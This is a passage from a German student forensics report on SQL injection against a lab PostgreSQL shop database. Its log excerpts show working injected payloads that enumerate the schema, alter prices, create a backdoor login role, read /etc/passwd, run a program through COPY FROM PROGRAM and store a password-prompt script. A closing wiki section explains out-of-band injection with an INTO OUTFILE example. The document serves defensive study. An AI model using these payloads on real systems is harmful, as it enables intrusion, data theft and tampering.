399	postgres	kistedb	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%' UNION SELECT 0, 0, column_name, 0 FROM information_schema.columns WHERE table_schema = 'public'; --%' ORDER BY k.nachname	
444	postgres	kistedb	ROLLBACK	
409	postgres	kistedb	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%' UNION SELECT 0, 0, strasse, NULL FROM public.adresse; --%' ORDER BY k.nachname	
540	postgres	kistedb	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%' UNION SELECT pk_adressnr, hausnummer, strasse, _plz_ort FROM public.adresse; --%' ORDER BY k.nachname	
567	postgres	kistedb	ROLLBACK	
545	postgres	kistedb	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%' UNION SELECT hausnummer, 0, strasse, _plz_ort FROM public.adresse; --%' ORDER BY k.nachname	
770	postgres	kistedb	select pid, usename as username, datname as database_name, query, application_name, backend_start, state, state_change from pg_stat_activity	Admine
578	postgres	kistedb	ROLLBACK	
581	postgres	kistedb	ROLLBACK	
593	postgres	kistedb	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; SELECT * FROM public.adresse; --%' ORDER BY k.nachname	
779	postgres	kistedb	DEALLOCATE pdo_stmt_00000002	Admine
772	cloudsqladmin	cloudsqladmin	SELECT archived_count, last_archived_time, failed_count, last_failed_time, stats_reset, current_timestamp FROM pg_catalog.pg_stat_archiver	cloudsc
27	NULL	NULL		
26	NULL	NULL		
28	NULL	NULL		

5.4.3 Weitere Auffälligkeiten

Zudem ergibt es Sinn, nach weiteren Auffälligkeiten zu suchen. Sie es neue Tabellen, Benutzer oder Rollen.

	Tabelle	Speicher-Engine	Kollation	Datengröße?	Indexgröße?	Freier Bereich	Auto-Inkrement	Datensätze?	Kommentar?
☐	**adresse**	table		8 192	16 384	?	?	0	
☐	**aktion**	table		8 192	16 384	?	?	0	
☐	**aktionzuordnung**	table		8 192		?	?	0	
☐	**artikel**	table		8 192	16 384	?	?	0	
☐	**bestellposition**	table		8 192	16 384	?	?	0	
☐	**bestellung**	table		8 192	16 384	?	?	0	
☐	**bonus**	table		8 192	16 384	?	?	0	
☐	**bonuszuordnung**	table		8 192		?	?	0	
☐	**kategorie**	table		8 192	16 384	?	?	0	
☐	**kategoriezuordnung**	table		8 192		?	?	0	
☐	**kunde**	table		8 192	16 384	?	?	0	
☐	**lieferant**	table		8 192	16 384	?	?	0	
☐	**mydata**	table			8 192	?	?	0	
☐	**ort**	table		8 192	16 384	?	?	0	
☐	**script**	table		8 192		?	?	0	
☐	**tmp**	table			8 192	?	?	0	
☐	**versand**	table		8 192	16 384	?	?	0	
	17 insgesamt		en_US.UTF8	122 880	196 608	0			

➔ Weitere Tabellen wie “mydata,tmp,script”.

```
select * from pg_roles
```

rolname	rolsuper	rolinherit	rolcreaterole	rolcreatedb	rolcanlogin	rolreplication	rolconnlimit	rolpassword	rolvaliduntil	rolbypassrls	rolconfig	oid
pg_signal_backend		1					-1	********	*NULL*		*NULL*	4200
pg_read_server_files		1					-1	********	*NULL*		*NULL*	4569
cloudsqladmin	1	1	1	1	1	1	-1	********	*NULL*	1	*NULL*	10
pg_write_server_files		1					-1	********	*NULL*		*NULL*	4570
postgres		1	1	1	1		-1	********	*NULL*		*NULL*	16394
cloudsqlimportexport		1	1	1	1		-1	********	*NULL*		*NULL*	16392
z		1		1	1		-1	********	*NULL*		*NULL*	16959
pg_execute_server_program		1					-1	********	*NULL*		*NULL*	4571
pg_read_all_stats		1					-1	********	*NULL*		*NULL*	3375
cloudsqlreplica		1			1	1	-1	********	*NULL*		*NULL*	16393
pg_monitor		1					-1	********	*NULL*		*NULL*	3373
cloudsqliamuser		1					-1	********	*NULL*		*NULL*	16432
cloudsqliamserviceaccount		1					-1	********	*NULL*		*NULL*	16436
cloudsqlagent		1	1	1	1		-1	********	*NULL*		*NULL*	16391
cloudsqlsuperuser		1	1	1	1		-1	********	*NULL*		*NULL*	16390
pg_read_all_settings		1					-1	********	*NULL*		*NULL*	3374
pg_stat_scan_tables		1					-1	********	*NULL*		*NULL*	3377

17 Datensätze (0.054 s) Bearbeiten, Explain, Exportieren

```
select * from pg_user
```

usename	usesysid	usecreatedb	usesuper	userepl	usebypassrls	passwd	valuntil	useconfig
cloudsqladmin	10	1	1	1	1	********	*NULL*	*NULL*
cloudsqlsuperuser	16390	1				********	*NULL*	*NULL*
cloudsqlagent	16391	1				********	*NULL*	*NULL*
cloudsqlimportexport	16392	1				********	*NULL*	*NULL*
cloudsqlreplica	16393			1		********	*NULL*	*NULL*
postgres	16394	1				********	*NULL*	*NULL*
z	16959	1				********	*NULL*	*NULL*

➔ Neue Rolle und User “z”.

	Nutzername ↑	Authentifizierung	
	postgres	Integriert	⋮
	z	Integriert	⋮

➔ Auch im Cloud Nutzermanagement taucht der User “z” auf.

Auch die Tabelle pg_stat_database und pg_stat_user_tables können Aufschluss über Änderungen geben, hier werden die aktuellen Datenbanken und Tabellen angezeigt.

```
select * from pg_stat_database
```

datid	datname	numbackends	xact_commit	xact_rollback	blks_read	blks_hit	tup_returned	tup
0	*NULL*	0	0	0	268	6251416	4774378	146
16384	cloudsqladmin	2	1882855	10	3168	27923697	46661483	148
14053	template0	0	0	0	0	0	0	0
14054	postgres	0	181088	8	1822	22809733	37691679	113
1	template1	0	25772	0	647	1000810	15969060	146
16802	kistedb	2	6343	52	943	699725	1024623	364

6 Datensätze (0.065 s) Bearbeiten, Explain, Exportieren

```
select * from pg_stat_user_tables
```

relid	schemaname	relname	seq_scan	seq_tup_read	idx_scan	idx_tup_fetch	n_tup_ins	
16841	public	kunde	26	250	11	11	10	0
16874	public	kategorie	1	0	12	12	5	0
16834	public	bonus	1	0	5	5	5	0
16881	public	aktion	1	0	5	5	5	0
16914	public	kategoriezuordnung	0	0	*NULL*	*NULL*	12	0
16929	public	bestellung	26	55	30	30	6	0
16944	public	bestellposition	1	0	0	0	30	0
16888	public	artikel	4	21	47	47	7	2
16822	public	lieferant	1	0	7	7	10	0
16972	public	script	1	1	*NULL*	*NULL*	1	0
16966	public	tmp	0	0	*NULL*	*NULL*	0	0
16851	public	bonuszuordnung	0	0	*NULL*	*NULL*	5	0
16901	public	aktionzuordnung	0	0	*NULL*	*NULL*	5	0
16960	public	mydata	0	0	*NULL*	*NULL*	0	0
16810	public	adresse	1	0	20	20	20	0
16867	public	versand	1	0	6	6	5	0
16803	public	ort	1	0	20	20	13	0

➔ Keine neue Datenbank, aber Tabellen wie “script, tmp, mydata”.

5.4.4 Auswertung der Beispiele

Im Nachfolgenden wird nochmal kurz auf die ausgeführten Beispiele eingegangen.

5.4.4.1 Forensik - Ausspähen von Daten


```
{
  insertId:
  "s=c0ba350f7edd4296bec1427f97a12a4a;i=2cb0;b=aaa5637f9763487e9a4d70486988b7f0;m=1a49f886;t=5d832c2e1be03;x=22635ef79bbfcd27-0-0@a1"
  labels: {1}
  logName: "projects/quiet-subset-337913/logs/cloudsql.googleapis.com%2Fpostgres.log"
  receiveTimestamp: "2022-02-17T08:43:34.611229008Z"
  resource: {2}
  severity: "INFO"
  textPayload:
  "2022-02-17 08:43:33.091 UTC [85]: [5-1] db=kistedb,user=postgres LOG:  statement: SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname,
  b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%' UNION SELECT 0,
  0, column_name, NULL FROM information_schema.columns WHERE table_schema = 'public' AND table_name = 'artikel' ;--%' ORDER BY k.nachname"
  timestamp: "2022-02-17T08:43:33.091843Z"
}
```


➔ Abfrage der Tabelle “artikel”

5.4.4.2 Forensik - Veränderung von Daten


```
{
  insertId:
  "s=c0ba350f7edd4296bec1427f97a12a4a;i=3034;b=aaa5637f9763487e9a4d70486988b7f0;m=205e6d33;t=5d832c8f632af;x=7ec4f4585e70169b-0-0@a1"
  labels: {1}
  logName: "projects/quiet-subset-337913/logs/cloudsql.googleapis.com%2Fpostgres.log"
  receiveTimestamp: "2022-02-17T08:45:16.799863245Z"
  resource: {2}
  severity: "INFO"
  textPayload:
  "2022-02-17 08:45:15.093 UTC [106]: [5-1] db=kistedb,user=postgres LOG:  statement: SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname,
  b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; UPDATE
  public.artikel SET nettoeinzelpreis = 0.01 WHERE bezeichnung LIKE '%Cola%';COMMIT; --%' ORDER BY k.nachname"
  timestamp: "2022-02-17T08:45:15.095727Z"
}
```


```
BEGIN 182211
table public.artikel: UPDATE: pk_artikelnr[integer]:3 bezeichnung[character varying]:'Cola (Kasten)' stueckzahl[integer]:24 nettoeinzelpreis[numeric]:0.01 mwst[n
umeric]:19.00 bruttoeinzelpreis[numeric]:0.01 _lieferantnr_artikel[integer]:2
table public.artikel: UPDATE: pk_artikelnr[integer]:4 bezeichnung[character varying]:'Cola (Einzeln)' stueckzahl[integer]:1 nettoeinzelpreis[numeric]:0.01 mwst[n
umeric]:19.00 bruttoeinzelpreis[numeric]:0.01 _lieferantnr_artikel[integer]:2
COMMIT 182211
```

➔ UPDATE auf die Tabelle “artikel”

5.4.4.3 Forensik - Datenbank-Server ändern


```
{
  insertId:
  "s=c0ba350f7edd4296bec1427f97a12a4a;i=479c;b=aaa5637f9763487e9a4d70486988b7f0;m=3f497681;t=5d832e7e13bfd;x=bd74489a2b50f5d0-0-0@a1"
  labels: {1}
  logName: "projects/quiet-subset-337913/logs/cloudsql.googleapis.com%2Fpostgres.log"
  receiveTimestamp: "2022-02-17T08:53:55.259708635Z"
  resource: {2}
  severity: "INFO"
  textPayload:
  "2022-02-17 08:53:53.814 UTC [102]: [8-1] db=kistedb,user=postgres LOG:  statement: SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname,
  b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; CREATE ROLE z
  WITH CREATEDB; COMMIT; ALTER ROLE z WITH LOGIN; COMMIT; ALTER ROLE z WITH PASSWORD 'p'; COMMIT; GRANT ALL PRIVILEGES ON ALL TABLES IN
  SCHEMA public TO z; COMMIT; --%' ORDER BY k.nachname"
  timestamp: "2022-02-17T08:53:53.815549Z"
}
```


➔ Befehl zum Anlegen eines neuen Benutzers “z” mit CREATEDB Rechten.

```
select * from pg_roles
```

rolname	rolsuper	rolinherit	rolcreaterole	rolcreatedb	rolcanlogin	rolreplication	rolconnlimit	rolpassword	rolvaliduntil	rolbypassrls	rolconfig	oid
pg_signal_backend		1					-1	********	NULL		NULL	4200
pg_read_server_files		1					-1	********	NULL		NULL	4569
cloudsqladmin	1	1	1	1	1	1	-1	********	NULL	1	NULL	10
pg_write_server_files		1					-1	********	NULL		NULL	4570
postgres		1	1	1	1		-1	********	NULL		NULL	16394
cloudsqlimportexport		1	1	1	1		-1	********	NULL		NULL	16392
z		1		1	1		-1	********	NULL		NULL	16959
pg_execute_server_program		1					-1	********	NULL		NULL	4571
pg_read_all_stats		1					-1	********	NULL		NULL	3375
cloudsqlreplica		1			1	1	-1	********	NULL		NULL	16393
pg_monitor		1					-1	********	NULL		NULL	3373
cloudsqliamuser		1					-1	********	NULL		NULL	16432
cloudsqliamserviceaccount		1					-1	********	NULL		NULL	16436
cloudsqlagent		1	1	1	1		-1	********	NULL		NULL	16391
cloudsqlsuperuser		1	1	1	1		-1	********	NULL		NULL	16390
pg_read_all_settings		1					-1	********	NULL		NULL	3374
pg_stat_scan_tables		1					-1	********	NULL		NULL	3377

17 Datensätze (0.054 s) Bearbeiten, Explain, Exportieren

```
select * from pg_user
```

usename	usesysid	usecreatedb	usesuper	usereplr	usebypassrls	passwd	valuntil	useconfig
cloudsqladmin	10	1	1	1	1	********	NULL	NULL
cloudsqlsuperuser	16390	1				********	NULL	NULL
cloudsqlagent	16391	1				********	NULL	NULL
cloudsqlimportexport	16392	1				********	NULL	NULL
cloudsqlreplica	16393			1		********	NULL	NULL
postgres	16394	1				********	NULL	NULL
z	16959	1				********	NULL	NULL

➔ Neue Rolle und User “z”.

	Nutzername ↑	Authentifizierung	
	postgres	Integriert	⋮
	z	Integriert	⋮

➔ Auch im Cloud Nutzermanagement taucht der User “z” auf.

5.4.4.4 Forensik - Änderung am File-System

Protokollzusammenfassung verbergen | Verschachtelte Felder maximieren | In Zwischenablage kopieren | Link kopieren

```
{
  insertId:
  "s=c0ba350f7edd4296bec1427f97a12a4a;i=4cfe;b=aaa5637f9763487e9a4d70486988b7f0;m=48a99f43;t=5d832f14164bf;x=6508fb84584493e9-0-0@a1"
  labels: {1}
  logName: "projects/quiet-subset-337913/logs/cloudsql.googleapis.com%2Fpostgres.log"
  receiveTimestamp: "2022-02-17T08:56:32.859799492Z"
  resource: {2}
  severity: "INFO"
  textPayload:
  "2022-02-17 08:56:31.112 UTC [48]: [11-1] db=kistedb,user=postgres LOG:  statement: SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname,
  b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; CREATE TABLE
  kistedb.public.mydata(t text); COMMIT; --%' ORDER BY k.nachname"
  timestamp: "2022-02-17T08:56:31.112383Z"
}
```

2022-02-17 09:56:46.615 MEZ	2022-02-17 08:56:46.615 UTC [555]: [2-1] db=kistedb,user=postgres LOG: statement: SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; COPY mydata FROM '/etc/passwd'; --%' ORDER BY k.nachname

Protokollzusammenfassung verbergen | Verschachtelte Felder maximieren | In Zwischenablage kopieren | Link kopieren

```
{
  insertId:
  "s=c0ba350f7edd4296bec1427f97a12a4a;i=4d26;b=aaa5637f9763487e9a4d70486988b7f0;m=49963041;t=5d832f22df5bd;x=b49c8ac8c3ab991d-0-0@a1"
  labels: {1}
  logName: "projects/quiet-subset-337913/logs/cloudsql.googleapis.com%2Fpostgres.log"
  receiveTimestamp: "2022-02-17T08:56:47.585163140Z"
  resource: {2}
  severity: "INFO"
  textPayload:
  "2022-02-17 08:56:46.615 UTC [555]: [2-1] db=kistedb,user=postgres LOG:  statement: SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname,
  b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; COPY mydata
  FROM '/etc/passwd'; --%' ORDER BY k.nachname"
  timestamp: "2022-02-17T08:56:46.615997Z"
}
```

➔ Anlegen der Tabelle mydata und versuch den Inhalt von “/etc/passwd” in diese zu kopieren.

```
{
  insertId:
  "s=c0ba350f7edd4296bec1427f97a12a4a;i=4dc2;b=aaa5637f9763487e9a4d70486988b7f0;m=4ab529d4;t=5d832f34cef51;x=a5dd110e81c7df46-0-0@a1"
  labels: {1}
  logName: "projects/quiet-subset-337913/logs/cloudsql.googleapis.com%2Fpostgres.log"
  receiveTimestamp: "2022-02-17T08:57:20.371279684Z"
  resource: {2}
  severity: "INFO"
  textPayload:
  "2022-02-17 08:57:05.422 UTC [566]: [5-1] db=kistedb,user=postgres STATEMENT:  SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname,
  b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; COPY artikel
  TO '/tmp/output.csv' DELIMITER ',' CSV HEADER; --%' ORDER BY k.nachname"
  timestamp: "2022-02-17T08:57:05.423185Z"
}
```


➔ Versuch den Inhalt der Tabelle Artikel in ein csv zu schreiben.

5.4.4.5 Forensik - Einschleusen von beliebigem Code


```
{
  insertId:
  "s=c0ba350f7edd4296bec1427f97a12a4a;i=702b;b=aaa5637f9763487e9a4d70486988b7f0;m=a344a4e1;t=5d8334bdc6a5e;x=6d20a1046aef1b72-0-0@a1"
  labels: {1}
  logName: "projects/quiet-subset-337913/logs/cloudsql.googleapis.com%2Fpostgres.log"
  receiveTimestamp: "2022-02-17T09:21:52.921631079Z"
  resource: {2}
  severity: "INFO"
  textPayload:
  "2022-02-17 09:21:51.220 UTC [1053]: [2-1] db=kistedb,user=postgres LOG:  statement: SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname,
  b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; CREATE TABLE
  tmp(filename text); COMMIT;--%' ORDER BY k.nachname"
  timestamp: "2022-02-17T09:21:51.221342Z"
}
```


➔ Anlegen der Tabelle “tmp”


```
{
  insertId:
  "s=c0ba350f7edd4296bec1427f97a12a4a;i=7049;b=aaa5637f9763487e9a4d70486988b7f0;m=a3f209ee;t=5d8334c89cf6b;x=506ee52b08e66007-0-0@a1"
  labels: {1}
  logName: "projects/quiet-subset-337913/logs/cloudsql.googleapis.com%2Fpostgres.log"
  receiveTimestamp: "2022-02-17T09:22:05.809649053Z"
  resource: {2}
  severity: "INFO"
  textPayload:
  "2022-02-17 09:22:02.584 UTC [1058]: [5-1] db=kistedb,user=postgres STATEMENT:  SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname,
  b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; COPY tmp FROM
  PROGRAM 'ls'; COMMIT;--%' ORDER BY k.nachname"
  timestamp: "2022-02-17T09:22:02.584939Z"
}
```


➔ Versuch des Ausführens des Programms “ls” und speichern der Rückgaben in der Tabelle “tmp”

```
{
  insertId:
  "s=c0ba350f7edd4296bec1427f97a12a4a;i=728a;b=aaa5637f9763487e9a4d70486988b7f0;m=a9edccce;t=5d8335285924b;x=543d11a7bf9f83e-0-0@a1"
  labels: {1}
  logName: "projects/quiet-subset-337913/logs/cloudsql.googleapis.com%2Fpostgres.log"
  receiveTimestamp: "2022-02-17T09:23:50.272994976Z"
  resource: {2}
  severity: "INFO"
  textPayload:
  "2022-02-17 09:23:42.970 UTC [1090]: [2-1] db=kistedb,user=postgres LOG:  statement: SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname,
  b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; CREATE TABLE
  script (id INTEGER, text VARCHAR(100)); COMMIT ; --%' ORDER BY k.nachname"
  timestamp: "2022-02-17T09:23:42.970443Z"
}
```

Protokollzusammenfassung verbergen | Verschachtelte Felder maximieren | In Zwischenablage kopieren | Link kopieren

```
2022-02-17 10:24:03.165 MEZ   2022-02-17 09:24:03.165 UTC [1102]: [2-1] db=kistedb,user=postgres LOG:  statement: SELECT
b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k
ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; INSERT INTO script
(id, text) VALUES (1, '<script>prompt("Bitte Passwort eingeben:", "");</script>') ; COMMIT;--%'
ORDER BY k.nachname
```

Protokollzusammenfassung verbergen | Verschachtelte Felder maximieren | In Zwischenablage kopieren | Link kopieren

```
{
  insertId:
  "s=c0ba350f7edd4296bec1427f97a12a4a;i=7324;b=aaa5637f9763487e9a4d70486988b7f0;m=ab21f40e;t=5d83353b9b98a;x=9d78a44c5c1b6a6e-0-0@a1"
  labels: {1}
  logName: "projects/quiet-subset-337913/logs/cloudsql.googleapis.com%2Fpostgres.log"
  receiveTimestamp: "2022-02-17T09:24:16.713364433Z"
  resource: {2}
  severity: "INFO"
  textPayload:
  "2022-02-17 09:24:03.165 UTC [1102]: [2-1] db=kistedb,user=postgres LOG:  statement: SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname,
  b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%Info%'; INSERT INTO
  script (id, text) VALUES (1, '<script>prompt("Bitte Passwort eingeben:", "");</script>') ; COMMIT;--%' ORDER BY k.nachname"
  timestamp: "2022-02-17T09:24:03.165578Z"
}
```

```
BEGIN 182250
table public.script: INSERT: id[integer]:1 text[character varying]:'<script>prompt("Bitte Passwort eingeben:", "");</script>'
COMMIT 182250
```


➔ Anlegen der Tabelle “script” und Speichern eines Scripts in dieser Tabelle.

6. Eintrag im Forensik Wiki

6.1 Out-of-Band

Im Normalfall erfolgt eine Kommunikation über den gleichen Übertragungsweg. Dies bedeutet, dass eine Abfrage über denselben Übertragungskanal erfolgt, wie letztendlich der Empfang stattfindet. Weicht man von dieser Art des Übertragungsweges bei einer Kommunikation ab, spricht man von **out-of-band**. Ein klassisches Beispiel für eine solche Injection ist das schreiben in ein vom Angreifer kontrolliertes File System.[1]

Beispiel - MySql:
SELECT version() INTO OUTFILE '////10.0.2.15//test.txt'

Dies ist nur möglich, da viele Datenbankserver moderne Funktionen zur Verfügung stellen. Beispielsweise können neben der Standard-Aufgabe der Datenrückgabe einer Anfrage an einen Benutzer auch Verbindungen zu anderen Datenbanken aufgebaut werden, die weitere Informationen bereitstellen und liefern können. Weiterhin können moderne Datenbankserver automatisiert E-Mails versenden, sofern bestimmte Ergebnisse eintreten. Diese Funktion ist aufgrund der Zusammenarbeit mit dem Dateisystem entstanden. [2]

Aufgrund der Vielzahl der neuen Möglichkeiten wurden Angreifern neue Türen geöffnet. Wird vom Angreifer ein anderer Übertragungskanal als der Standard für den jeweiligen Angriff verwendet, spricht man von **out-of-band-Injection**. Eine Funktion, die für diese Art von Injection zur Verfügung stehen muss, ist die Bereitstellung einer Netzwerkanfrage (z.B. über DNS oder HTTP) durch den Datenbankserver. Damit wird die Datenübermittlung realisiert.[3]

Die Verwendung eines anderen Kanals stellt vor allem in der Forensik einen wichtigen Bestandteil dar, da diese Form eine Besonderheit in der Blind-SQL Injection darstellt. Prinzipiell wird das Auffinden bzw. Verwenden von **out-of-band-Injections** seltener vorkommen als andere. Gründe hierfür sind, dass die Verwendungsmöglichkeit von out-of-band stark vom eingesetzten Datenbankmanagementsystem und dessen aktivierten Funktionen abhängt. Auch die Rechte von Usern können hinderlich sein, diese können jedoch – je nachdem, ob das System für SQL-Injections anfällig ist – verändert werden.[4]

[1] Vgl. Christian Hesne, Systhematik von SQL Injection in Theorie und Praxis, Bachelor Thesis, Hochschule Wismar, 2019, S. 32
[2] Vgl. Justin Clarke, SQL Hacking: SQL-Injektion auf relationale Datenbanken im Detail verstehen und abwehren, Franzis Verlag, 2016, S. 223
[3] Vgl. Christian Hesne, Systhematik von SQL Injection in Theorie und Praxis, Bachelor Thesis, Hochschule Wismar, 2019, S. 32
[4] Vgl. Christian Hesne, Systhematik von SQL Injection in Theorie und Praxis, Bachelor Thesis, Hochschule Wismar, 2019, S. 32

Zusätzlich zu den DBMS-Einstellungen erschwert die Tatsache, dass ein separater Antwortkanal benötigt wird, einen Angriff. Die schwer zu haltende Anonymität des Kanals ist zudem ein weiterer Schwierigkeitsfaktor für einen Angriff. [5]

[5] Vgl. Christian Hesne, Systhematik von SQL Injection in Theorie und Praxis, Bachelor Thesis, Hochschule Wismar, 2019, S. 32

Selbstständigkeitserklärung

Hiermit erklären wir, dass wir die hier vorliegende Arbeit selbstständig, ohne unerlaubte fremde Hilfe und nur unter Verwendung der in der Arbeit aufgeführten Hilfsmittel angefertigt haben.

München, 22.02.2022

Ort, Datum